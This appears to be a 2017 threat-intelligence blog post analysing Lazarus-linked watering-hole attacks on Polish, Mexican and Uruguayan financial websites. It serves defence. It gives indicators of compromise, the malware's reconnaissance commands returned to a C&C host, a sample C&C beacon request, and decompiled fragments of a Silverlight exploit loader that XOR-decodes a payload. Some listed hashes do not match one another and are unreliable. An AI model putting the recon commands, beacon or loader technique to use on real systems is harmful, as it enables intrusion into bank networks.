


Lazarus & Watering-hole attacks

baesystemsai.blogspot.com/2017/02/lazarus-watering-hole-attacks.html



On 3rd February 2017, researchers at badcyber.com released an [article](#) that detailed a series of attacks directed at Polish financial institutions. The article is brief, but states that *"This is – by far – the most serious information security incident we have seen in Poland"* followed by a claim that over 20 commercial banks had been confirmed as victims.

This report provides an outline of the attacks based on what was shared in the article, and our own additional findings.

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.].pl), shown below:

Pozycja	Data aktu	Data publikacji	Tytuł	Pdf
1	27.01.2017	31.01.2017	Komunikat Komisji Nadzoru Finansowego z dnia 27 stycznia 2017r. w sprawie wysokości maksymalnej stopy technicznej	

From at least 2016-10-07 to late January the website code had been modified to cause visitors to download malicious JavaScript files from the following locations:

[hxxp://sap.misapor\[.\]ch/vishop/view.jsp?pagenum=1](http://hxxp://sap.misapor[.]ch/vishop/view.jsp?pagenum=1)
[hxxps://www.eye-watch\[.\]in/design/fancybox/Pnf.action](http://hxxps://www.eye-watch[.]in/design/fancybox/Pnf.action)

Both of these appear to be compromised domains given they are also hosting legitimate content and have done for some time. The malicious JavaScript leads to the download of malware to the victim's device.

Some hashes of the backdoor have been provided in BadCyber's technical analysis:

85d316590edfb4212049c4490db08c4b
c1364bbf63b3617b25b58209e4529d8c
1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae

The C&Cs given in the BadCyber analysis were the following IP addresses:

125.214.195.17
196.29.166.218

LAZARUS MALWARE

Only one of the samples referenced by BadCyber is available in public malware repositories. At the moment we cannot verify that it originated from the watering-hole on the KNF website – but we have no reason to doubt this either.

MD5 hash	Filename	File Info	First seen	Origin
85d316590edfb4212049c4490db08c4b	gpsvc.exe	Win32 (736 KB)	2017-01-26 07:46:24	PL

The file is packed with a commercial packer known as *'Enigma Protector'*. Once unpacked it drops a known malware variant, which has been seen as part of the Lazarus group's toolkit in other cases over the past year.

The unpacked executable takes several command line arguments:

- l: list service names, available for its own registration
- o: open specified event
- t: set specified event
- x [PASSWORD] -e [SERVICE_NAME]: drop/install DLL under specified [SERVICE_NAME]
- x [PASSWORD] -f [SERVICE_NAME]: recreate the keys that keep the password for the next stage DLL, under the specified [SERVICE_NAME]

The provided password's MD5 hash is used as an RC4 password. On top of that, there is one more RC4-round, using a hard coded 32-byte RC4 password:

53 87 F2 11 30 3D B5 52 AD C8 28 09 E0 52 60 D0 6C C5 68 E2 70 77 3C 8F 12 C0
7B 13 D7 B3 9F 15

Once the data is decrypted with two RC4 rounds, the dropper checks the decrypted data contains a valid 4-byte signature: `0xBC0F1DAD`.

WATERING HOLE ANALYSIS

The attacker content on the compromised `sap.misapor[.]ch` site was not accessible at the time of writing. However, archived versions of some pages can be found:

[http://web.archive\[.\]org/web/20170203175640/https://sap.misapor.ch/Default.html](http://web.archive[.]org/web/20170203175640/https://sap.misapor.ch/Default.html)
[http://web.archive\[.\]org/web/20170203175641/https://sap.misapor.ch/Silverlight.js](http://web.archive[.]org/web/20170203175641/https://sap.misapor.ch/Silverlight.js)

The `Default.html` contains code to load `MisaporPortalUI.xap` – a Silverlight application which likely would contain the malicious first-stage implant. This is unfortunately not available for analysis currently.

```
<div id="silverlightControlHost">
  <object data="data:application/x-silverlight," type="application/x-
silverlight-2" width="100%" height="100%">
  <param name="source" value="ClientBin/MisaporPortalUI.xap?ver=1.0.7.0"/>
  <param name="onerror" value="onSilverlightError" />
  <param name="background" value="white" />
  <param name="minRuntimeVersion" value="3.0.40624.0" />
  <param name="autoUpgrade" value="true" />
  <a href="/web/20170203175640/http://go.microsoft.com/fwlink/?
LinkID=149156&v=3.0.40624.0" style="text-decoration: none;">
  
  </a>
</object>
<iframe id='_sl_historyFrame'
style='visibility:hidden;height:0;width:0;border:0px'></iframe>
</div>
```


ADDITIONAL WATERING HOLES

The `eye-watch[.]in` domain appears to have been used in watering-hole attacks on other financial sector websites. On 2016-11-08 we observed connections to the site referred from:

[http://www.cnbv.gob\[.\]mx/Prensa/Paginas/Sanciones.aspx](http://www.cnbv.gob[.]mx/Prensa/Paginas/Sanciones.aspx)

This is the page for the Comisión Nacional Bancaria y de Valores (National Banking and

Stock Commission of Mexico), specifically the portion of their site that details sanctions made by the Mexican National Banking Commission. This organisation is the Mexican banking supervisor and the equivalent of Poland's KNF.



The screenshot shows the top navigation bar of the CNBV website with the logo 'gob mx' and links for 'Trámites', 'Gobierno', 'Participa', and 'Datos'. Below the navigation bar is a breadcrumb trail: 'Inicio > CNBV > Sanciones'. The main heading is 'Sanciones'. There are three sections of text, each with a link:

- Sanciones impuestas hasta el 10 de enero de 2014**
Para consultar las sanciones impuestas por la Comisión Nacional Bancaria y de Valores hasta el 10 de enero de 2014
[Click aquí...](#)
- Sanciones impuestas posteriores al 10 de enero de 2014**
Para consultar las sanciones impuestas por la Comisión Nacional Bancaria y de Valores posteriores al 10 de enero de 2014
[Click aquí...](#)
- Sanciones impuestas a Centros Cambiarios, Transmisores de Dinero y SOFOMES E.N.R.**
Para consultar las sanciones impuestas por la Comisión Nacional Bancaria y de Valores
[Click aquí...](#)

In this instance the site redirected to the following URL:

[http://www.eye-watch\[.\]in/jscroll/images/images.jsp?pagenum=1](http://www.eye-watch[.]in/jscroll/images/images.jsp?pagenum=1)

At the time of writing the compromise is no longer present and no archived versions of the page exist to show where the compromise was located.

A further instance of the malicious code appears to have been present on a bank website in Uruguay around 2016-10-26 when a PCAP of browsing to the website was uploaded to VirusTotal.com.

This shows a GET request made to:

[http://brou.com\[.\]uy](http://brou.com[.]uy)

Followed shortly after by connections to:

[www.eye-watch\[.\]in:443](http://www.eye-watch[.]in:443)

Unfortunately, the response was empty and it is not possible to assess what may have been delivered.

ADDITIONAL MALWARE AND EXPLOIT ACTIVITY

The compromised [eye-watch\[.\]in](#) domain has been associated with other malicious activity in recent months. Below is a list of samples which have used the site:

MD5 hash	Filename	File Info	First seen	Origin
4cc10ab3f4ee6769e520694a10f611d5	cambio.xap	ZIP (73 KB)	2016-10-07 03:09:43	JP
cb52c013f7af0219d45953bae663c9a2	svchost.exe	Win32 EXE (126 KB)	2016-10-24 12:10:33	PL
1f7897b041a812f96f1925138ea38c46	gpsvc.exe	Win32 EXE (126 KB)	2016-10-27 14:29:58	UY
911de8d67af652a87415f8c0a30688b2	gpsvc.exe	Win32 EXE (126 KB)	2016-10-28 11:50:15	US
1507e7a741367745425e0530e23768e6	gpsvc.exe	Win32 EXE (126 KB)	2016-11-15 18:20:34	N/A

The last 4 samples can loosely be categorised as the same malware variant, however the first sample appears to be a separate exploit (as detailed later).

It is worth noting that these samples were all compiled after the domain began being used alongside the [knf.gov\[.\]pl](#) watering-hole. Additionally, the samples uploaded from Poland and Uruguay match with the watering-hole activity observed – suggesting this is all part of the same campaign.

Despite this potential connection to the Poland bank compromises, the malware is not particularly advanced – for example using basic operations to gather system information. The malware attempts to run a series of commands with `cmd.exe` and then returns the result via the C&C, [eye-watch\[.\]in](#).

These commands are as follows:

```
cmd.exe /c hostname
cmd.exe /c whoami
cmd.exe /c ver
cmd.exe /c ipconfig -all
cmd.exe /c ping www.google.com
```

```
cmd.exe /c query user
cmd.exe /c net user
cmd.exe /c net view
cmd.exe /c net view /domain
cmd.exe /c reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet
Settings"
cmd.exe /c tasklist /svc
cmd.exe /c netstat -ano | find "TCP"
```

An example C&C beacon is seen below:

```
GET /design/dfbox/list.jsp?action=What&u=10729854751740 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101
Firefox/47.0
Host: www.eye-watch[.]in
```

SILVERLIGHT XAP FILE

The cambio.xap archive sample (4cc10ab3f4ee6769e520694a10f611d5) does not use [eye-watch\[.\]in](#) as a C&C channel but instead was downloaded from the URL:

```
hxxps://www.eye-watch[.]in/design/fancybox/include/cambio.xap
```

'*cambio*' is Spanish for 'change'. The URL is similar to that noted in the BadCyber blog, and the use of an XAP file matches what can be found in the Archive.org cache for the [sap.misapor\[.\]ch](#) site.

XAP is a software package format used for Microsoft Silverlight applications.

It can be opened as a standard ZIP archive and contains the following files:

```
AppManifest.xaml
Shell_siver.dll
System.Xml.Linq.dll
```

Together they form a re-packaged exploit for Silverlight based on CVE-2016-0034 (MS16-006) – a Silverlight Memory Corruption vulnerability. The exploit has previously been used by several exploit kits including [RIG](#) and [Angler](#) to deliver multiple crimeware tools.

The [Shell_siver.dll](#) file contains a compile path:

```
c:\Users\KKK\Desktop\Shell_siver\Shell_siver\obj\Release\Shell_siver.pdb
```

Internally, the code of this DLL loads a 2nd stage library called [binaryreader.Exploit](#) – as seen below with the XOR-encoded string:

```

byte[] array = new byte[]
{
    115,120,127,112,99,104,99,116,112,117,
    116,99,63,84,105,97,125,126,120,101
};
this.InitializeComponent();
for (int i = 0; i < array.Length; i++)
{
    array[i] ^= 17;
}
if (args.get_InitParams().get_Keys().Contains("shell32"))
{
    ...
    type.InvokeMember("run", 256, null, obj, new object[])
    ...
}

```

This 2nd stage payload DLL contained within the assembly is 30,720 bytes in size and encoded with XOR 56:

```

Buffer.BlockCopy(Resource1._1, 54, array, 0, 30720);
try
{
    for (int i = 0; i < array.Length; i++)
    {
        byte b = 56;
        array[i] ^= b;
    }
    ...
}

```

Once the payload stub is decoded, it represents itself as a PE-image, which is another .NET 4.0 assembly with the internal name `binaryreader.dll`.

This second-stage DLL assembly, `binaryreader.dll`, is heavily obfuscated. The DLL (MD5 hash: `7b4a8be258ecb191c4c519d7c486ed8a`) is identical to the one reported in a malware traffic analysis blog post from March 2016 where it was used to deliver Qbot. Thus it is likely the code comes from a criminal exploit kit which is being leveraged for delivery in this campaign.

A similarly named `cambio.swf` (MD5 hash: `6dffcfaf68433f886b2e88fd984b4995a`) was uploaded to VirusTotal from a US IP address in December 2016.

IP WHITELISTS

When examining the code on the exploit kit website a list of 255 IP address strings was

found. The IPs only contained the first 3 octets, and would have been used to filter traffic such that only IPs on that subnet would be delivered the exploit and payload.

The IP addresses corresponded to a mix of public and private financial institutions spread across the globe:



However, banks in some specific countries feature prominently in the list:

Rank	Country	Count
1	Poland	19
2	United States	15
3	Mexico	9
4	United Kingdom	7
5	Chile	6
6	Brazil	5
7	Peru	3
7	Colombia	3
7	Denmark	3
7	India	3

The prominence of Polish and Mexican banks matches the observation of watering-hole code on sites in both countries.

CONCLUSIONS

The evidence available is currently incomplete and at the moment we can only conclude the following:

- There has been a series of watering hole attacks on bank supervisor websites in Poland & Mexico, and a state owned bank in Uruguay in recent months. These leverage Silverlight and Flash exploits to deliver malware.
- Investigators in Poland have identified known Lazarus group implants on bank networks and associated this with the recent compromise of the Polish Financial Supervision Authority's website.

The technical/forensic evidence to link the Lazarus group actors (who we believe are behind the Bangladesh Bank attack and many others in 2016) to the watering-hole activity is unclear. However, the choice of bank supervisor / state-bank websites would be apt, given their previous targeting of Central Banks for Heists – even when it serves little operational benefit for infiltrating the wider banking sector.

Nonetheless, further evidence to connect together the pieces of this attack is needed, as well as insights into the end-goal of the culprits. We are continuing our analysis of new artefacts as they emerge and may issue further updates in due course.

RECOMMENDATIONS

We recommend organisations use the indicators provided in Appendix A to update their defensive systems to identify attacks. For compromised legitimate websites we would suggest a minimum 1 month block be placed on the domain. Patches against CVE-2016-0034 should be applied as soon as possible.

APPENDIX A - INDICATORS OF ATTACK

C&C IP address	125.214.195.17
	196.29.166.218
Compromised site	knf.gov[.]pl (currently clean)
	www.cnbv.gob[.]mx (currently clean)
	brou.com[.]uy (currently clean)
	sap.misapor[.]ch
	www.eye-watch[.]in
MD5 Hashes	c1364bbf63b3617b25b58209e4529d8c
	85d316590edfb4212049c4490db08c4b

1bfb0c9e0d9ceb5c3f4f6ced6bcfeae

1507e7a741367745425e0530e23768e6

911de8d67af652a87415f8c0a30688b2

1f7897b041a812f96f1925138ea38c46

cb52c013f7af0219d45953bae663c9a2

4cc10ab3f4ee6769e520694a10f611d5

7b4a8be258ecb191c4c519d7c486ed8a